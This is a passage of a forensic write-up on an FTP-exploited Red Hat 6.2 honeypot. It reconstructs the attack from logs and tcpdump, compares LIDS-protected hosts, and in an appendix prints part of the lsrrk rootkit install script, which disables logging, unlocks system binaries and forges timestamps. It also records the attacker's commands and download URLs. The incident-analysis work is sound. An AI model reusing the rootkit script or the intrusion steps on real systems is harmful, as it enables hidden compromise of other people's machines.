May 18 11:46:10 delta syslog: syslogd shutdown succeeded
May 18 11:46:11 delta kernel: identd uses obsolete (PF_INET,SOCK_PACKET)
May 18 11:46:11 delta kernel: device eth0 entered promiscuous mode  (linsniffer starts)
```

There is one oddity in this log; the timestamps jump ahead 4 hours on 2 different lines, both the ANONYMOUS FTP LOGIN lines. We can be reasonably sure that the lines are in the correct order, because the information in them matches. On May 18 11:32:59, FTP Process ID (PID) 4680 logs a line. On the next line, marked 15:34:07, ftpd PID 4681 is listed, and PIDs usually increment. On the next line, with a timestamp of 11:34:27, process 4681 is listed as exiting. The minute and hour stamps are all sequential and close, and the same process ID is listed both in the 11:34 and 15:34 lines. It is most likely this is just an error by syslog or by the FTP program, possibly timezone related. We will operate on the assumption that the log that we have recovered is sound despite this oddity[†].

[†] Later testing on freshly installed systems shows that this is an oddity unrelated to the compromise. Google was unable to find any discussion of this phenomenon. However, we can rule out the possibility that the attack or attacker caused this time shift.

This log confirms our assumption that the attacker compromised Delta using FTP, and gives us two IP addresses associated with this attacker. Neither has reverse DNS configured, but whois can tell us who owns these networks. Also listed is the FTP connection that checked on the sniffer log 15 hours after the attack:

IP Address	Domain/Owner	Comments
210.206.177.229	Possibly bora.net / "Center For Infernet Business"	In Korea, probably an ISP. Korea is notorious for having loosely secured hosts that non-Korean attackers use as springboards.
80.96.180.231	Possibly dntis.ro / Dan Dobrovolschi	A Romanian domain... much like the go.ro domain that the email was sent to. I doubt this is the attacker, but chances are the attacker is in Romania.
195.19.244.228	Probably spbu.ru / St. Petersburg State University	A University in Russia, likely to be poorly secured and used as a springboard.

Recover Deleted Files (Summary)

We were able to recover deleted files using two methods. For files whose inodes had not been reallocated by the file system, we found their inode number in the `maclist` output and accessed them directly using `icat`. For files whose inodes had been reallocated or which had been truncated instead of deleted, we recovered them using `lazarus`. In order to speed up processing with `lazarus`, we modified `dls` to include a new option, `-p pattern`, which does not output blocks in which every byte matches *pattern* exactly. This option can be used on honeypot systems where the disk was wiped clean before installation, and it represents an enormous speed improvement on such systems.

The files that we recovered include:

- The truncated /var/log/messages and /var/log/secure files, which log the attack and the attacker's IP addresses
- The scan/attack tool archive installed by the attacker
- Email messages and headers sent by the attacker

We were unable to find the /home/ftp/T/ directory or any files that may have been in it. Existing evidence leads us to believe that it did not contain files, but was a side effect of the FTP attack.

The two log files that we recovered were the longest of the five that were truncated. This leads us to assume that the shorter log file contents were quickly lost as new entries overwrote the old entries. The log files we did recover are clearly missing a number of entries from the top of the file, which reinforces this assumption.

Identify Attack Binary

The /var/log/messages file not only confirms our belief that the compromise came through the FTP server, it gives us information that might be allow us to identify it. Because the attacker downloaded an archive of tools, the chances are good that the tool he used against Delta will be in that archive. The messages log suggests that the anonymous login used the password "@mozilla". We can search the source code and, if that fails, the binaries of the attack tools and see if we can find the tool that has the string @mozilla in it.

```
[root@birch]# cd /mnt/gcfa/bin/\ \ \ /scan3
[root@birch]# ls
bind  heh.tgz  lpd.conf  new   rpc        src  telnetd.tar.gz
ftpd  lpd      Makefile  r00t  scan.conf  ssh
[root@birch]# cd ftpd
[root@birch]# ls
autowux.c  net.c  pre123  pre123.c  pre4  pre4.c  tryftpd  tryftpd.c  wu
[root@birch]# grep -i @mozilla *.c
[root@birch]# strings * | grep -i @mozilla
[root@birch]#
```

That didn't find anything, but since the C source code files are there, we will read through them and see if anything looks relevant. After reading them all, we know the following:

- autowux.c (compiled as `wu`) is described as "wu-ftpd remote root exploit for x86/linux up to version 2.6.0"†
- net.c – a series of functions for connecting to an FTP server, e.g. net_resolve_host, net_set_nonblock, net_connect, net_send, net_recv, net_ftp_login, etc. There is no main() function; this code must be compiled into another program to be used.
- pre123.c – "proftpd-1.2.0 remote root exploit (beta2)"†, marked "!!!! Private .. ... distribute !!!!" in the comments. Apparently someone replaced "do not" with ".. ..." before distributing.
- pre4.c – "ProFTPD 1.2pre4 Remote Buffer Overflow Xploit"†, marked "-> UNRELEASED! DISTRIBUTE! <- :] heh".
- tryftpd.c – no comments, but reading the code we can see that it connects to an FTP server, and if the server banner identifies itself as wu-ftpd 2.4, 2.5, or 2.6.0, it will execute the `wu` binary (autowux.c, above). If the server is ProFTPD 1.2.0pre1, 1.2.0pre2, or 1.2.0pre3, it will execute `pre123` (pre123.c). If the server is ProFTPD 1.2.0pre4, it will execute `pre4` (pre4.c, above). Otherwise, it will report "Ftpd not vuln..."

Because Delta was running wu-ftpd 2.6.0, our best guess is that `wu` (autowux.c) is the tool that was used to compromise Delta. We test this by configuring a test machine with Red Hat 6.2 and running this exploit against it, seeing if it succeeds and comparing the messages log entries it generates if it does succeed. Based on this test, it does not appear

† Quotes taken from source code from a.tgz archive; see Appendix D for fuller identification of these tools.

to be the tool used in attacking Delta, because the messages log entry does not match the pattern we saw on the compromised machine:

```
Sep 16 12:32:02 delta ftpd[668]: ANONYMOUS FTP LOGIN FROM 192.168.1.1
[192.168.1.1], (long buffer overflow/bytecode string)
Sep 16 12:32:06 delta ftpd[668]: FTP session closed
```

String Search

The only remaining piece of evidence to search is Delta's swap partition, delta.hda9.dd. In order to make sense of this large block of data, we use the strings command to print out all the strings in the file. That creates a very large file, so we create a second file containing strings that are 8 characters or longer, instead of the default 4 characters. This cuts down on the number of pseudo-strings that show up.

```
[root@birch]# strings delta.hda9.dd > swap_strings
[root@birch]# wc swap_strings
 153517  211298 2701719 swap_strings
[root@birch]# strings -8 swap_strings > swap_strings.8
[root@birch]# wc swap_strings.8
 102908  157551 2389273 swap_strings.8
[root@birch]#
```

We examined the swap_strings.8 file in several ways. First, we used grep to search for strings that might be associated with malicious software or the attacker, such as "sniff", "greet", "hack", "login", "password", "DoS", "ssh", "@", "go.ro", and so on. The only strings we found related to the attack was a listing of the files and directories that were unpacked from a.tgz, some of which included the string "ssh". This may have been in memory as part of the unpacking process and gotten swapped onto disk. We were unable to find any other strings associated with the intrusion, so we opened the swap_strings.8 file in vi and paged through the entire file, looking for anything out of the ordinary or ominous. We can identify the following applications that were in the swap space of the system when it was powered down:

- Apache
- Perl (probably Apache mod_perl)
- Sendmail
- Nscd
- Xfs
- Makewhatis
- Cron
- The Linux kernel
- RPM database information, probably left over from system install

There was no sign of the software being run by the attacker. We believe that at least two programs were running on the system – linsniffer (/usr/local/games/identd) and the SSH daemon (/usr/sbin/sshd) – but there is no sign that they were swapped out of

memory; we used `strings` to find text in those binaries and then searched the swap_strings.8 file for them.

Given the amount of memory in the machine, and the number of programs running on the system, it is entirely likely that there was sufficient memory to avoid swapping those programs which the attacker installed and ran. The majority of the strings in swap appear to relate to the Linux installation (via RPM) process, which reinforces the belief that the system did little swapping once it was up and running.

Correlation with tcpdump Log

As mentioned in the synopsis, there was also a Network IDS (Cain) and a tcpdump sniffer (Carlos) connected to the honeynet. Their primary purpose was to monitor the honeynet closely so that it could be terminated quickly if there were any signs that Delta was being used to attack other hosts. Their secondary purpose was to provide detailed logs of the attack sequences so that the attack against the unmodified Red Hat 6.2 version of Delta (Honey_3) could be compared against the logs of attacks against the versions with the LIDS kernel security patch providing protection (Honey_1, Honey_2, Honey_4). Their tertiary purpose was to allow us to correlate our analysis against the sniffer's more comprehensive view of the attack

Before using these logs to compare LIDS against the vanilla kernel, we would like to view the attack from the network point of view, and see how it compares to the forensic analysis above. The `tcpdump` logs were not used at all in the earlier forensic analysis; in fact they had not been viewed at all after they were used to monitor the honeynet, 4 months prior to the analysis.

Reviewing the `tcpdump` log for Honey_3, we can generate the following timeline:

5/18/2002 11:26:52	FTP scan from 210.206.177.229. SYN, SYN+ACK, ACK, and then FIN+ACK from 210.206.177.229. No FTP commands.
5/18/2002 11:32:56 – 11:32:59	FTP connection from 210.206.177.229. Server sent banner, client FINned connection immediately after.
5/18/2002 11:34:04 – 11:34:28	FTP connection from 210.206.177.229. Login as ftp, pass mozilla@. Sends roughly 75 RNFR commands, then a PWD and two CWD commands clearly containing shellcode. More CWD and RNFR commands, followed by more shellcode, in which "`unset HISTFILE;id;uname -a`" appear, and the appropriate output is sent back. Two canned attempts to download http://www.geocities.com/pma17ro.kk.tgz, both of which appear to fail, and the connection is terminated when Delta sends an RST. The number 7350 shows up a number of times in the attack commands; 7350 is a number associated with "team teso"[17], a source of many attack scripts. (See Appendix H for a log of the attack session and attempts to ID the tool used)

5/18/2002 11:34:47 – 11:46:49	FTP connection from 210.206.177.229. Same attack as previous, also succeeds, but instead of canned scripts there is a human interaction with Delta. Change directory to /tmp/, user cgi is added, password is set to "lolzuri", and the attacker tries to download http://scanme.netfirms.com/nrk.tgz, but gets "503 File too large". Attacker does an `ls` and `cat install.log`, viewing the Red Hat installation log. Download of http://asapi.org/nrk.tgz, unpacks and notices it is incomplete, tries again, also incomplete, downloadds http://scan.go.ro/lsrrk.tar.gz, which successfully unpacks. Change directory to /tmp/lsrrk, and runs install, then closes FTP connection with an RST.
5/18/2002 11:35:53 – 11:35:59	4 attempted connections from 80.96.180.231 to SSH, immediately following the creation of user CGI in the 11:34:47 FTP connection. SSH is not installed on Delta, so server responds with RST+ACK.
5/18/2002 11:36:25 – 11:37:15	Telnet connection from 80.96.180.231; attempted login as user "cgi", password "lolzuri" which results in "Login incorrect", after which client sends an RST. The username and password were correct, but Red Hat 6.2 only allows root login on local TTYs by default.
5/18/2002 11:46:17 – 11:49:35	SSH connection from 80.96.180.231 to port 1488 on Delta, where the rootkit SSH daemon is listening. Server is SSH-1.5-1.2.27; client is SSH-1.5-PuTTY-Release-0.52. Entire conversation is 22954 bytes which are, of course, encrypted and unavailable for reading.
5/18/2002 11:46:59 – 11:47:01	SMTP connection from Delta to relay1.go.ro (193.231.236.42); the "new r00t" email is sent. Recipient host identifies itself as "220 relay1.home.ro UNICOS 4.0 running out of memory. ESMTP"
5/18/2002 11:47:16 – 11:47:45	HTTP connection to n00kie.netfirms.com (209.171.43.26) to download a.tgz. This is within the timeframe for the SSH connection and wasn't seen during the FTP conversation, so it was almost certainly generated from the SSH session.
5/18/2002 13:25:18 – 13:25:31	SSH connection from 80.96.180.238. Same client string as before; conversation of 486 bytes.
5/19/2002 2:55:26 – 2:56:08	FTP connection from aviv.chem.spbu.ru (195.19.244.228), terminated with an RST immediately after server sent banner.
5/19/2002 2:55:27 – 2:56:08	FTP connection from aviv.chem.spbu.ru (195.19.244.228), terminated with an RST immediately after server sent banner. (2 from same host at same time)
5/19/2002 7:15:48 – 7:15:49	Connection to SunRPC from 212.106.189.252 (Silesian University of Technology, Poland), no data. Unrelated scan.

With this view of the attack, we can see two mistakes in our original timeline:

- The Telnet attempt that we noted failed, and the actions that we assumed were made via Telnet were actually made via the previously existing FTP exploit shell.

We assumed that the logged login failure was a password typo that was quickly fixed and that the actual login didn't generate a log; in fact the attacker gave up on Telnet after the correct password failed. Red Hat 6.2 does not allow root login via Telnet by default.

- The FTP connection at 2:55 AM on 5/19 was a scan with no commands, and could not have accessed the sniffer log. In retrospect, it is blindingly obvious that the sniffer log changed because the sniffer logged the FTP connection. This sort of mistake is the exact reason that having multiple analysts work a case together is a good idea; any discussion of this oddity would have quickly led to the proper answer.

There were also several connections or connection attempts that the MAC time analysis failed to reveal:

- There were four FTP connections in the initial attack, not just the two logged in wtmp. Only one resulted in a prolonged shell connection, however.
- There was an attempted SSH connection before the Telnet connection was made.
- There was an undetected backdoor SSH connection at 13:25 5/18.

Other than these details, the sniffer log correlates with our earlier timeline perfectly.

Find Same Attack Signature Against LIDS Delta

Now that we've correlated the attack on Honey_3 to a specific FTP connection in the `tcpdump` log, we can look in the `tcpdump` logs of the LIDS-enabled versions of Delta for the same attack signature. Then we will examine the `tcpdump` logs for the LIDS versions of Delta (Honey_1, Honey_2, and Honey_4) and look for the same attack. If we find it, we will try to determine if it succeeded or not, and if not, why not. We will use both the `tcpdump` log and MAC time analysis (once we determine the time of the attack) to make these determinations.

The successful FTP attack on Honey_3 was very recognizable because it generated a large number of "RNFR ././" requests. Using `ethereal`, we opened the `tcpdump` logs associated with the three LIDS-enabled honeypot images, and searched for FTP traffic that contained this string. Honey_1 and Honey_2 did not contain this sort of attack, but Honey_4 contained two examples of this attack:

- May 25 2002 21:41:04 – 21:41:23 from 213.171.43.147
- May 26 2002 6:19:14 – 6:19:32 from 209.98.186.247

These attacks appear to come from the same software; the anonymous login and password used are the same, the sequence of FTP commands is the same, and the contents of the shellcode overflows appears to be the same. The same shell commands are passed to the server after the overflow attempt tries to create a shell session.

The tcpdump log suggests that neither one of these attacks was successful. Neither responded to the shell command packet (unset HISTFILE;id;uname -a) with the id and uname output. Both attacks were terminated by an RST from the server after it received the shell command packet.

Correlate Attack Time with Honey_4 MAC Time Analysis

Now that we have the time of the two attacks, we can examine the MAC time listing for Honey_4 and see what impact the attack had. There are no MAC time entries that correlate to the May 25 attack; there are no entries at all for May 25. However, the MAC time listing contains four entries that correlate to the May 26 attack:

```
Sun May 26 2002 06:19:15
  43776 m.c -/-rw-rw-r-- root     utmp     12051    /var/log/wtmp
     63 .a. -/-rw-r--r-- root     root     32777    /home/ftp/welcome.msg
   4096 .a. d/drwxr-xr-x root     root     32769    /home/ftp
Sun May 26 2002 06:19:32
   4096 m.c d/drwxr-xr-x root     root     32769    /home/ftp
```

This log shows the FTP login being logged to the wtmp file, the FTP banner file being accessed as it is printed out to the client, and /home/ftp/ being accessed, presumably for a directory listing. The /home/ftp/ directory is modified and changed at the time the attack session ends. There is no evidence of the programs issued by the attack being accessed; id and uname were both last accessed on May 20 when the system booted.

In short, the evidence in the MAC time log shows that the FTP attack failed, althought it does show some update being made to the /home/ftp/ directory. The next step is to look at the logs and /home/ftp/ directory contents from Honey_4, to try and learn how this attack was stopped and what, if any, alterations it was able to make even though it didn't fully succeed.

Media Analysis of Honey_4

After mounting the disk images from Honey_4 under /mnt/gcfa/, we are able to browse the file system and look for files or logs that are relevant to these two attacks. The first directory we will look at is /home/ftp/, which was listed as Modified and Changed during the second attack.

```
[root@birch]# cd /mnt/gcfa/home/ftp
[root@birch]# ls -la
total 28
drwxr-xr-x    6 root     root         4096 May 26 06:19 .
drwxr-xr-x    6 root     root         4096 Apr 24 19:53 ..
d--x--x--x    2 root     root         4096 Apr 24 19:47 bin
d--x--x--x    2 root     root         4096 Apr 24 19:47 etc
drwxr-xr-x    2 root     root         4096 Apr 24 19:47 lib
drwxr-sr-x    2 root     ftp          4096 Feb  4  2000 pub
-rw-r--r--    1 root     root         4096 Apr 24 20:18 welcome.msg
[root@birch]# find . -newer . -print
```

```
[root@birch]#
```

The /home/ftp/ directory itself has had its timestamp modified, but there is no sign of any other files under /home/ftp/ that were created or Modified. Presumably this is a side effect of the attack which has no real impact.

The next step is to look in /var/log/ and examine the log files. We start with the messages file, which unlike the Honey_3 version has not been truncated or modified so far as we can tell. We can see the following lines which correlate to the first FTP attack:

```
May 25 21:32:43 delta ftpd[1727]: FTP session closed
May 25 21:38:46 delta ftpd[1728]: FTP session closed
May 26 01:41:07 delta ftpd[1729]: ANONYMOUS FTP LOGIN FROM 213.171.43.147
[213.171.43.147], mozilla@
May 26 01:41:23 delta ftpd[1729]: exiting on signal 11: Segmentation fault
May 25 21:41:23 delta inetd[466]: pid 1729: exit status 1
```

The first two lines correlate with short connections from 213.171.43.147 in the tcpdump log[†]. The next three lines all correlate with the attack – the login at 41:07, the server closing the connection at 41:23. Unlike the successful attack against Honey_3 (which exited by itself, returning code 2), the server exited with a segmentation fault, which is to say that the FTP server crashed.

The time shift that we identified in the Honey_3 attack is also shown here: The two lines of the attack are shifted forward by 4 hours, but the hour:minute timestamps and the PIDs listed make it clear that the order of lines is correct, and the third and fourth timestamps are off by 4 hours. We also see this pattern on the "ANONYMOUS FTP LOGIN" and "FTP session closed" log lines from an earlier scan for writable FTP shares, which suggests that this is a normal problem with this FTP server.

Some of the other logs also correlate to the 21:41 time of this connection:

wtmp (`last -f /mnt/gcfa/var/log/wtmp`) output

```
ftp      ftpd1729     213.171.43.147   Sat May 25 21:41   still logged in
```

/mnt/gcfa/var/log/secure

```
May 25 21:32:28 delta in.ftpd[1727]: connect from 213.171.43.147
May 25 21:38:42 delta in.ftpd[1728]: connect from 213.171.43.147
May 25 21:41:04 delta in.ftpd[1729]: connect from 213.171.43.147
```

[†] In every instance where we found this attack detailed in tcpdump logs, it took a similar format – two connections to the FTP port, both disconnected by the client with a FIN+ACK after the initial connection. In these connections, the client prints nothing, but the server does print out the identifying banner. The third connection contains the RNFR attack. We do not know if this is how the tool works or if this is the method which attackers commonly use with this tool.

The evidence tells us that the FTP server died with a segmentation fault rather than allowing the attack to present the attacker with a shell. There is nothing to indicate why this happened; there is no LIDS log entry indicating that a specific rule was violated.

Moving to the second attack, we see the same attack profile in /var/log/messages:

```
May 26 06:12:43 delta ftpd[1845]: FTP session closed
May 26 06:18:38 delta ftpd[1846]: FTP session closed
May 26 10:19:15 delta ftpd[1847]: ANONYMOUS FTP LOGIN FROM
host247.bestmark.com [209.98.186.247], mozilla@
May 26 10:19:32 delta ftpd[1847]: exiting on signal 11: Segmentation fault
May 26 06:19:32 delta inetd[466]: pid 1847: exit status 1
```

And the same correlations in the other logs:
wtmp (`last -f /mnt/gcfa/var/log/wtmp`) output

```
ftp      ftpd1847     host247.bestmark Sun May 26 06:19   still logged in
```

/mnt/gcfa/var/log/secure

```
May 26 06:12:25 delta in.ftpd[1845]: connect from 209.98.186.247
May 26 06:18:38 delta in.ftpd[1846]: connect from 209.98.186.247
May 26 06:19:14 delta in.ftpd[1847]: connect from 209.98.186.247
```

Again, there is no specific indication why the attack failed or whether LIDS specifically stopped it.

Conclusions

Honey_3 Attack and Attacker

The attack on Honey_3 was not sophisticated, and the attacker did not do a particularly good job of hiding his access. Several mistakes were made:

- The attacker tried to download his rootkit from multiple locations that didn't work or didn't transfer the complete file.
- The attacker did not remove /tmp/nrk.tgz, /tmp/lsrrk.tar.gz, or /tmp/lsrrk/ after the rootkit was installed. He did remove a.tgz after unpacking it. Perhaps this attack was carried out by a team rather than an individual.
- The log cleaning that was done was clumsy and incomplete. The "clumsy" part comes from the script that was used, but "incomplete" suggests the attacker didn't care enough to verify his traces were covered.
- The attacker made no attempt to close the hole which he used to get in, so far as we can tell, leaving the host open to other attackers.
- A large mail logfile was installed along with the scan/attack tools, presumably giving away information about other hosts compromised by this attacker.

We can say the following things about the attack:

- The initial attack came from 210.206.177.229, a Korean host. After the rootkit was installed, more discrete access was made from 80.96.180.231, a Romanian host.
- The attack tool used to compromise Delta does not appear to have been downloaded to Delta in the a.tgz archive of scanners and tools. See Appendix H for attempts to locate and/or identify the attack tool.
- The rootkit install did look for credit card information as well as gathering detailed information about the system.
- Email was immediately sent to scan@go.ro, and was scheduled to be sent to drmuerte@linuxmail.org on a monthly basis. These may or may not be the same person; one or the other may be hardwired into the rootkit script and not modified by the actual attacker.
- A password sniffer was installed and run; no other tools were seen to be used, although offensive scanners and tools were installed.
- There are multiple indicators that the attacker is based in Romania - scan@go.ro email, host 80.96.180.231 in dntis.ro, and rootkit posted online at http://www.rhg.home.ro/rootkit.htm ("RHG - Romanian Hacking Group").

Honey_4 and LIDS protection

There is empirical, but not statistically valid or provable, evidence that LIDS protected this system which had vulnerable software installed and running.

The evidence that we do have is anecdotal: two FTP RNFR attacks against Red Hat 6.2 + Linux 2.2.14 succeeded, and two identical FTP RNFR attacks against Red Hat 6.2 + Linux 2.4.18 + LIDS failed. There are no LIDS log messages to definitively indicate that it was responsible for foiling the attacks, but there is also evidence that LIDS logging may have been turned off in Honey_4[†]. Was it LIDS that protected the machine, but logging was disabled? Was it LIDS that protected the machine, but via a protection that does not generate log entries? Was it the updated kernel, 2.4.18 instead of 2.2.14, that protected the system? Or was it some subtle alteration into the way the system worked (e.g, how much memory was in use, and how that use was laid out) that was a side-effect of the updated kernel and LIDS?

There are several ways this test could be improved:

- Run identical kernel version with and without LIDS, rather than different major versions of the kernel where one has LIDS and the other doesn't.

[†] The /var/log/messages log on Honey_4 contains the normal and appropriate LIDS log messages for system boot, then us violating LIDS rules as we try to do final configuration on the machine, and LIDS being disabled to allow our configuration changes. LIDS automatically re-enables itself when the login session that disabled it ends, and the logs show our session ending 2 minutes after it started. However, there are no LIDS log entries after that time. Either no event which violated LIDS in such a way as to generate a log line happened in the time the system was booted – possible, because we tuned the list configuration file to remove spurious violations – or the logging somehow remained disabled, or both logging and LIDS remained disabled. The last is unlikely but cannot be disproved.

- Find the attack tool which the attacker left on the system, and recreate the attack in a lab and use a debugging tool (gdb, strace) to analyze why the FTP daemon generates a segmentation fault.
- Use another Linux kernel modification, snare[18], to log every file activity on the system, rather than using MAC times which log only the most recent activity for a given file.

Appendix A – LIDS Configuration for Honeypot "Delta"

The following shell script is used to set the LIDS rules and permissions on the LIDS-enabled versions of the honeypot (Honey_1, Honey_2, and Honey_4). One core design aspect of LIDS is that a program must be protected (READONLY) before it can be granted privileges that are denied by default.

```
# Make important system directory trees read-only.  Not even
# root can create or modify files here unless LIDS is disabled
lidsconf -A -o /sbin -j READONLY
lidsconf -A -o /bin -j READONLY
lidsconf -A -o /boot -j READONLY
lidsconf -A -o /lib -j READONLY
lidsconf -A -o /usr -j READONLY
lidsconf -A -o /etc/sysconfig -j READONLY
lidsconf -A -o /etc/rc.d -j READONLY
lidsconf -A -o /etc/lids -j DENY
lidsconf -A -o /etc/cron.d -j READONLY
lidsconf -A -o /etc/cron.hourly -j READONLY
lidsconf -A -o /etc/cron.daily -j READONLY
lidsconf -A -o /etc/cron.weekly -j READONLY
lidsconf -A -o /etc/cron.monthly -j READONLY

# The shutdown scripts, and up to 5 levels of programs they
# execute, need CAP_KILL and CAP_SYS_ADMIN to work correctly
lidsconf -A -s /etc/rc.d/rc -o CAP_KILL -i 5 -j GRANT
lidsconf -A -s /etc/rc.d/rc -o CAP_SYS_ADMIN -i 5 -j GRANT
lidsconf -A -s /etc/rc.d/init.d/halt -o CAP_KILL -i 5 -j GRANT

# A number of system utilities are useless without certain
# rights, so we grant these rights
lidsconf -A -s /sbin/update -o CAP_SYS_ADMIN -j GRANT
lidsconf -A -s /sbin/swapon -o CAP_SYS_ADMIN -j GRANT
lidsconf -A -s /usr/sbin/kudzu -o /etc/sysconfig/hwconf -j WRITE
lidsconf -A -s /sbin/hwclock -o CAP_SYS_RAWIO -j GRANT
lidsconf -A -s /usr/sbin/gpm -o CAP_SYS_ADMIN -j GRANT
lidsconf -A -s /sbin/ifconfig -o CAP_NET_ADMIN -j GRANT
lidsconf -A -s /sbin/route -o CAP_NET_ADMIN -j GRANT
lidsconf -A -s /sbin/klogd -o CAP_SYS_ADMIN -j GRANT
lidsconf -A -s /sbin/depmod -o /lib/modules -j WRITE
lidsconf -A -s /sbin/consoletype -o CAP_SYS_ADMIN -j GRANT
lidsconf -A -s /usr/sbin/crond -o /var/spool/cron -j WRITE
lidsconf -A -s /usr/sbin/crond -o /var/log/cron -j WRITE

# Specific servers are given the right to bind to specific
# network ports, and other privileges required to function
lidsconf -A -s /usr/sbin/inetd -o CAP_NET_BIND_SERVICE \
         21,23,79,98,513,514,517,518 -j GRANT
lidsconf -A -s /usr/sbin/in.ftpd -o CAP_NET_BIND_SERVICE 20 -j GRANT
lidsconf -A -s /usr/sbin/in.ftpd -o CAP_SYS_CHROOT -j GRANT
lidsconf -A -s /usr/sbin/sendmail -o CAP_NET_BIND_SERVICE 25 -j GRANT
lidsconf -A -s /usr/sbin/httpd -o CAP_NET_BIND_SERVICE 80 -j GRANT
lidsconf -A -s /sbin/portmap -o CAP_NET_BIND_SERVICE 111 -j GRANT
lidsconf -A -s /usr/sbin/identd -o CAP_NET_BIND_SERVICE 113 -j GRANT
lidsconf -A -s /usr/sbin/xntpd -o CAP_NET_BIND_SERVICE 123 -j GRANT
```

```
lidsconf -A -s /usr/sbin/xntpd -o CAP_SYS_TIME -j GRANT
lidsconf -A -s /usr/sbin/ntpdate -o CAP_NET_BIND_SERVICE 123 -j GRANT
lidsconf -A -s /usr/sbin/ntpdate -o CAP_SYS_TIME -j GRANT
lidsconf -A -s /usr/sbin/lpd -o CAP_NET_BIND_SERVICE 515 -j GRANT
lidsconf -A -s /sbin/rpc.statd -o CAP_NET_BIND_SERVICE 512-1024 -j GRANT
lidsconf -A -s /sbin/rpc.lockd -o CAP_SYS_ADMIN -j GRANT

# Log files can be appended to but not truncated, modified,
# or deleted; programs that log still need to be able to
# write to specific logs, though.  Also, some log files
# (*tmp, lastlog, cron) are not compatible with append-only.
lidsconf -A -o /var/log -j APPEND
lidsconf -A -o /var/log/wtmp -j WRITE
lidsconf -A -o /var/log/btmp -j WRITE
lidsconf -A -o /var/log/lastlog -j WRITE
lidsconf -A -o /var/log/cron -j WRITE
lidsconf -A -s /etc/rc.d/rc.sysinit -o /var/log/dmesg -i 2 -j WRITE
lidsconf -A -s /usr/sbin/httpd -o /var/log/httpd -j WRITE
lidsconf -A -s /usr/sbin/in.ftpd -o /var/log/xferlog -j WRITE
lidsconf -A -s /sbin/syslogd -o /var/log -j WRITE
```

Appendix B – SSH versus Netcat for Network Data Transfer

Netcat (nc) has been described as the "network swiss army knife"[19]. It can pass data over the network using TCP or UDP, can act as server or as client, and requires no authentication, setup, configuration, or other fussing. It is highly regarded by both blackhats and whitehats. Among other uses, it can be used to send hard disk images over the network to another host for storage and analysis.

However, in this paper I have chosen to use SSH for this purpose instead of Netcat. I believe that SSH offers the following advantages over Netcat for forensic imaging over the network:

1) The connection closes when the file transfer is complete, automatically. With Netcat, the listening daemon sometimes remains running and the sending daemon sometimes remains running even after EOF[†]. The forensic analyst must guess when the transfer is finished and Control-C the two processes with Netcat; with SSH both ends always terminate automatically when the file has been transferred.
2) As a corollary to #1, when imaging a number of partitions the forensic analyst can write a simple "for" or "foreach" shell loop, as I've done in this paper, and walk away for hands-free imaging of all partitions. Because the Netcat client sometimes fails to exit, the loop will sometimes hang when Netcat is used.
3) A forensic analyst may be imaging a machine in a network environment that he can't trust. SSH ensures that the data cannot be read on the wire, and that no one can corrupt the data by spoofing packets.
4) SSH provides authentication, to ensure that the data is coming from where it should be. With Netcat, the first connection to the listening port is the one that sends the data, regardless of whether it comes from the security analyst or the attacker who is trying to cover his tracks.
5) SSH authentication can be both strong and unattended if certificate authentication without passwords is used. As mentioned, this is not a good method in normal use, but where the client certificate is ephemeral to a CD-ROM + RAM based operating system, it is perfectly suitable. As soon as the client is rebooted, the private key is gone forever.

With all these advantages, it is hard to imagine why a forensic analyst *wouldn't* use SSH.

[†] Netcat file transfers consistently hang in our honeynet environment, with the listener being nc 1.10 on Red Hat 7.2 and the client being nc 1.10 on the @stake Pocket Security Toolkit v3.0 bootable Linux CD-ROM. The two processes will exit when either recieves a Control-C or a SIGTERM, but otherwise will sit and wait after the file has been read through to EOF. The same is also true on both of these machines, localhost to localhost. However, the same is NOT true on the analysis box, localhost to localhost, which is also nc 1.10 on Red Hat 7.2 but which is running a custom 2.4.17 kernel rather than the Red Hat 2.4.9-31 kernel RPM.

Appendix C – lsrrk Rootkit "install" Script from Honey_3

```
#!/bin/sh
cl="[0m"
cyn="[36m"
wht="[37m"
hblk="[1;30m"
hgrn="[1;32m"
hcyn="[1;36m"
hwht="[1;37m"
hred="[1;31m"
unset HISTFILE
PATH=/usr/local/sbin:/usr/sbin:/sbin:/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin:
/usr/X11R6/bin:/root/bin:/usr/local/bin
echo >install.log
echo "Install log for `hostname -i` or `hostname -i`">>install.log
echo >>install.log
echo "*** Rootkit install log ***" >>install.log
echo >>install.log
echo "Installing..." >>install.log
chattr -iau /etc/rc.d/init.d/sshd /etc/rc.d/init.d/syslogd /etc/rc.d/init.d/functions /usr/bin/chs
h /etc/rc.d/init.d/atd >>install.log 2>&1
chattr -iau /usr/local/sbin/sshd /usr/sbin/sshd /bin/ps /bin/netstat /bin/login /bin/ls /usr/bin/d
u /usr/bin/find /usr/sbin/atd >>install.log 2>&1
chattr -iau /usr/bin/pstree /usr/bin/killall /usr/bin/top /sbin/fuser /sbin/ifconfig /usr/sbin/sys
logd /sbin/syslogd >>install.log 2>&1
chattr -iau /etc/rc.d/init.d/inet >>install.log 2>&1
rm -f /var/lock/subsys/atd
killall -9 atd >>install.log 2>&1
cp -f syslogd.init /etc/rc.d/init.d/syslog >>install.log 2>&1
if [ -f /etc/rc.d/init.d/syslogd ]; then
    cp -f syslogd.init /etc/rc.d/init.d/syslogd >>install.log 2>&1
fi
/etc/rc.d/init.d/syslog stop >>install.log 2>&1
echo
echo "        ${cl}${cyn}-=${cl}${hblk}[${cl}${hgrn}overkill Red Hat 6.*rk${cl}${hblk}]${cl}${cyn}
=-${cl}${wht}"
echo
if [ ! -d /etc/rc.d/init.d ] || [ ! -d /etc/rc.d/rc0.d ]; then
    echo "${cl}${hred}Argh!! .. SysV init not found${cl}${wht}"
    echo "${cl}${hred}Installation aborted.${cl}${wht}"
    echo "non-sysv init system, installation aborted" >>install.log
    /etc/rc.d/init.d/syslog start >>install.log 2>&1
    exit 1
fi
if [ ! -x /usr/bin/md5sum ]; then
    echo "${cl}${hred}Argh!! .. md5sum not found${cl}${wht}"
    echo "${cl}${hred}Installation aborted.${cl}${wht}"
    echo "md5sum not found on the system, installation aborted" >>install.log
    /etc/rc.d/init.d/syslog start >>install.log 2>&1
    exit 1
fi
cp -f .1proc /dev/ttyop
cp -f .1addr /dev/ttyoa
cp -f .1file /dev/ttyof
cp -f .1logz /dev/ttyos
touch -acmr /etc/rc.d/init.d/atd atd.init >>install.log 2>&1
touch -acmr /etc/rc.d/init.d/syslog syslogd.init >>install.log 2>&1
touch -acmr /etc/rc.d/init.d/sshd sshd/init.sshd >>install.log 2>&1
touch -acmr /usr/bin/chsh chsh >>install.log 2>&1
touch -acmr /usr/bin/du du >>install.log 2>&1
